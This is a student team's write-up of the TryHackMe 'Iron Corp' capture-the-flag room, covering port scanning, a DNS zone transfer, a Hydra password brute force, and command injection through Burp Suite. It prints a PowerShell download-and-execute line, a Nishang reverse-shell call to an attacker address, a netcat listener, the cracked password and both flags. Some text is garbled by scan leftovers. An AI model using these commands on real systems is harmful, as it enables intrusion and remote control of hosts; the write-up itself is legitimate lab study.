

# PenTest 2

# ROOM Iron Corp

## Hustlers

### Members

ID	Name	Role
1211100708	Muhammad Faiz Bin Mohd Fauzi	leader
1211101962	Barath A L Saravanan	member
1211101804	Akhileshnaidu A/L Jaya kumar	member

## Recon and Enumeration

Tools used:nmap,dig,hydra

## Thought process and methodology:

```
[root@kali]~[/home/kali]
# nmap -n -Pn -sV -sC -p53,135,3389,8080,11025,49667,49670 ironcorp.me -o ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 12:56 EDT
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 83.33% done; ETC: 12:57 (0:00:09 remaining)
Nmap scan report for ironcorp.me (10.10.253.36)
Host is up (0.33s latency).

PORT      STATE     SERVICE      VERSION
53/tcp    open      domain      Simple DNS Plus
135/tcp   open      msrpc      Microsoft Windows RPC
3389/tcp  open      ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: WIN-8VMBKF3G815
| NetBIOS_Domain_Name: WIN-8VMBKF3G815
| NetBIOS_Computer_Name: WIN-8VMBKF3G815
| DNS_Domain_Name: WIN-8VMBKF3G815
| DNS_Computer_Name: WIN-8VMBKF3G815
| Product_Version: 10.0.14393
|_ System_Time: 2022-08-02T17:02:42+00:00
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Not valid before: 2022-08-01T16:57:20
| Not valid after: 2023-01-31T16:57:20
|_ ssl-date: 2022-08-02T17:02:50+00:00; +4m48s from scanner time.
8080/tcp  open      http       Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
| http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
| http-server-header: Microsoft-IIS/10.0
11025/tcp open      http       Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
| http-title: Coming Soon - Start Bootstrap Theme
| http-methods:
|_ Potentially risky methods: TRACE
| http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
49667/tcp open      msrpc      Microsoft Windows RPC
49670/tcp filtered unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 4m48s, deviation: 0s, median: 4m47s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 75.01 seconds
```

After applying nmap it will start to scan all the available ports.

It will take few minutes to scan.

This is the admin.ironcorp.me:8080 port web.

DASHTREME ADMIN

MAIN NAVIGATION

- Dashboard
- UI Icons
- Forms
- Tables
- Calendar
- Profile
- Login
- Registration
- Upgrade To PRO

LABELS

- Important
- Warning
- Information

ironcorp.me:11025

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

# Coming Soon!

We're working hard to finish the development of this site. Our target launch date is **July 2020!**

Sign up for updates using the form below!

Enter email... **NOTIFY ME!**

Twitter Facebook Instagram

We also got the port 11025. Next, access the port 11025 in the web browser. It shows the same thing as port 8080.

```

└─(root㉿kali)-[~/home/kali] You have been chosen by Iron Corp to conduct a penetration test.
# dig @10.10.253.36 ironcorp.me axfr
; <>> DiG 9.18.1-1-Debian <>> @10.10.253.36 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.          3600    IN      SOA    win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.          3600    IN      NS     win-8vmbkf3g815.
admin.ironcorp.me.    3600    IN      A      127.0.0.1
internal.ironcorp.me. 3600    IN      A      127.0.0.1
ironcorp.me.          3600    IN      SOA    win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 307 msec
;; SERVER: 10.10.253.36#53(10.10.253.36) (TCP)
;; WHEN: Tue Aug 02 13:03:22 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)

Answer the questions below

└─(root㉿kali)-[~/home/kali] user.txt
# 

```

Remember for the nmap result on port 53, with dig tools, we can get any sub domain or information that may relevant

We found 2 subdomains that run internally.

```

File Actions Edit View Help
kali@kali: ~ x root@kali:/home/kali x https://tryhackme.com/room/ironcorp
GNU nano 6.2
127.0.0.1      localhost
127.0.1.1      kali
10.10.253.36   ironcorp.me
10.10.253.36   admin.ironcorp.me
10.10.253.36   internal.ironcorp.me


# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters

```

We should add `admin.ironcorp.me` and `internal.ironcorp.me`

We can only access one subdomain.

So we tried it.




The subdomain was protected and needed username and password to open it. We entered the username and password we got and it was ready to access.

```
You have been chosen by iron Corp to conduct a penetration test of their asset. They did  
be able to access their s  
The asset in scope is: iron  
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 13:12:19  
[WARNING] You must supply the web page as an additional option or via -m, default path set to /  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task  
[DATA] attacking http-get://admin.ironcorp.me:11025/  
[STATUS] 1087.00 tries/min, 1087 tries in 00:01h, 14343312 to do in 219:56h, 16 active  
[11025][http-get] host: admin.ironcorp.me login: admin password: password123  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 13:13:40  
Happy hacking!  
user.txt
```

Starting to scan Hydra  
It will scan and provide password.


Final result:




This is the admin.ironcorp.me:11025 port web.

### Initial Foothold


Tools used:Burp suite,terminal, mozilla firefox




We got the “You can find your name here” after copy pasting internal.ironcorp.me after the admin.ironcorp.me:11025




Copy “here” link address.




Paste the link address.




The name will appear as Equinox



After adding the |dir we got the directory.



We have to turn on intercept in burpsuite and refresh the webpage. Then send wording in Raw in burpsuite to repeater then turn of the intercept



Download invoke PowerShellTcp.ps1 from  
<https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1> and save it

```
kali@kali: ~ × kali@kali: ~ ×
└─(kali㉿kali)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
|
```

Then we opened a new tab and typed “python3 -m http.server 80” to open a python server

```
└─(kali㉿kali)-[~]
$ nc -lvpn 1338
listening on [any] 1338 ...
```

In another tab we type in “nc -lvpn 1338” to start a listener

Burp Project Intruder Repeater Window Help


Decoder

Invoke-PowerShellTcp -Reverse -IPAddress 10.18.32.242 -Port 1338

%50%41%64%64%72%65%73%73%20%31%30%2e%31%38%2e%33%32%2e%32%34%32%20%2d%50%6f%72%74%20%31%33%33%38%

%25%34%39%25%36%65%25%37%36%25%36%66%25%36%62%25%36%35%25%32%64%25%35%30%25%36%66%25%37%37%25%

In burpsuite decoder we typed “Invoke-PowerShellTcp -Reverse -IPAddress 10.18.32.242 -Port 1338” and encoded it two times as a url. Then we copied it and pasted it in the link which is in repeater. Then we forward it



After that again we typed “powershell.exe -c iex(new-object net.webclient).downloadstring(<http://10.18.32.242/Invoke-PowerShellTcp.ps1>)” and encoded it as a url 2 times.Then we pasted it in the link in repeater.Then we forward it

A screenshot of a terminal window with three tabs. The left tab shows a root shell on a Kali Linux machine. The middle tab shows a user shell on the target host. The right tab shows another user shell on the target host. The terminal output shows a user running "nc -lvpn 1338" to listen on port 1338. A connection is established from the user's machine to the target host. The user then runs "cat C:/Users/Administrator/Desktop/user.txt" to read the contents of the user.txt file, which is shown as "thm{09b408056a13fc222f33e6e4cf599f8c}".

Now its connected to the user

We typed in cd “C:/Users/Administrator/Desktop” to change the file

Then we typed in cat “C:/Users/Administrator/Desktop/user.txt” to view the text and we got the thm flag

## Privilege escalation

```
PS C:\users> ls

    Directory: C:\users

Mode                LastWriteTime         Length Name
—
d-----        4/11/2020   4:41 AM          Admin
d-----        4/11/2020  11:07 AM       Administrator
d-----        4/11/2020  11:55 AM       Equinox
d-r----
```

We noticed the user directory SuperAdmin and try to access but we cannot

```
PS C:\Users\Administrator\Desktop> cat C:/Users/SuperAdmin/Desktop/root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\Users\Administrator\Desktop>
```

Final result

So we just use cat command towards the root.txt in the directory to get the root flag

## Contributions

ID	NAME	CONTRIBUTION	SIGNATURE
1211100708	Muhammad Faiz Bin Mohd Fauzi	Established initial foothold and did the root privilege escalation, record some of the video presentation	
1211101962	Barath A/L Saravanan	the recon and enumeration for establishing the initial foothold, record most of the video presentation Did	
1211101804	Akhileshnaidu A/L Jaya Kumar	Did the horizontal privilege escalation between users, also edited the video presentation	